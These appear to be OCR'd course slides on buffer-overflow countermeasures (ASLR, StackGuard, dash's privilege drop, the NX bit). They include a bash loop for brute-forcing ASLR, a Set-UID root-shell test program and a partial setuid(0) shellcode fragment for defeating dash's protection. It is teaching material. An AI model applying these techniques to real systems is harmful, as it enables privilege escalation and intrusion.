OS approaches:

- ASLR (Address Space Layout Randomization)
- Shell Program's Defense

Compiler approaches:

- Stack-Guard

Hardware approaches:

- Non-Executable Stack (Also requires OS support)

ASLR : Defeat It

3. Defeat it by running the vulnerable code in an infinite loop.

```
#!/bin/bash

SECONDS=0
value=0

while [ 1 ]
  do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack
done
```

Stack guard


secret is a global variable.
We initialize it with a **randomly-generated** number in the main () function

```
// This global variable will be initialized with a random
// number in the main() function.
int secret;

void foo (char *str)
{
   int guard;
   guard = secret;          ← Assigning a secret value to guard

   char buffer[12];
   strcpy (buffer, str);

   if (guard == secret)     ← Check whether guard is modified or not
      return;
   else
      exit(1);
}
```



Execution with StackGuard

```
seed@ubuntu:~$ gcc -o prog prog.c
seed@ubuntu:~$ ./prog hello
Returned Properly

seed@ubuntu:~$ ./prog hello00000000000
*** stack smashing detected ***:  ./prog terminated
```

Canary check done by compiler.

```
foo:
.LFB0:
    .cfi_startproc
    pushl    %ebp
    .cfi_def_cfa_offset 8
    .cfi_offset 5, -8
    movl     %esp, %ebp
    .cfi_def_cfa_register 5
    subl     $56, %esp
    movl     8(%ebp), %eax
    movl     %eax, -28(%ebp)
    // Canary Set Start
    movl %gs:20, %eax
    movl %eax, -12(%ebp)
    xorl %eax, %eax
    // Canary Set End
    movl     -28(%ebp), %eax
    movl     %eax, 4(%esp)
    leal     -24(%ebp), %eax
    movl     %eax, (%esp)
    call     strcpy
    // Canary Check Start
    movl -12(%ebp), %eax
    xorl %gs:20, %eax
    je .L2
    call __stack_chk_fail
    // Canary Check End
```

Countermeasures in bash & dash

```
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
     char *argv[2];
     argv[0] = "/bin/sh";
     argv[1] = NULL;

     setuid(0);  // Set real UID to 0      ①
     execve("/bin/sh", argv, NULL);

     return 0;
}
```

Assuming **user seed** ran the following **Set-UID Program**, and **/bin/sh links to /bin/dash**.
Do we get a root shell?
How about if we comment out line (1)?

Countermeasures in bash & dash

```
// dash_shell_test.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
     char *argv[2];
     argv[0] = "/bin/sh";
     argv[1] = NULL;

     setuid(0);  // Set real UID to 0        1
     execve("/bin/sh", argv, NULL);

     return 0;
}
```

Assuming **user seed** ran the following **Set-UID Program**, and **/bin/sh links to /bin/dash**.
Do we get a root shell? Yes (If real UID = effective UID = 0 then we get a root shell)
How about if we comment out line (1)? No, only a normal shell. (RUID ≠ EUID)

Defeating Countermeasures in bash & dash

- They turn the setuid process into a non-setuid process
  - They set the effective user ID to the real user ID, dropping the privilege
- Idea: before running them, we set the real user ID to 0
  - Invoke setuid(0)
  - We can do this at the beginning of the shellcode

```
shellcode= (
    "\x31\xc0"                # xorl      %eax,%eax      ①
    "\x31\xdb"                # xorl      %ebx,%ebx      ②
    "\xb0\xd5"                # movb      $0xd5,%al      ③
    "\xcd\x80"                # int       $0x80          ④
```

Non-executable stack

- NX bit, standing for No-eXecute feature in CPU separates code from data which marks certain areas of the memory as non-executable.
- This countermeasure can be defeated using a different technique called **Return-to-libc** attack (there is a separate chapter on this attack)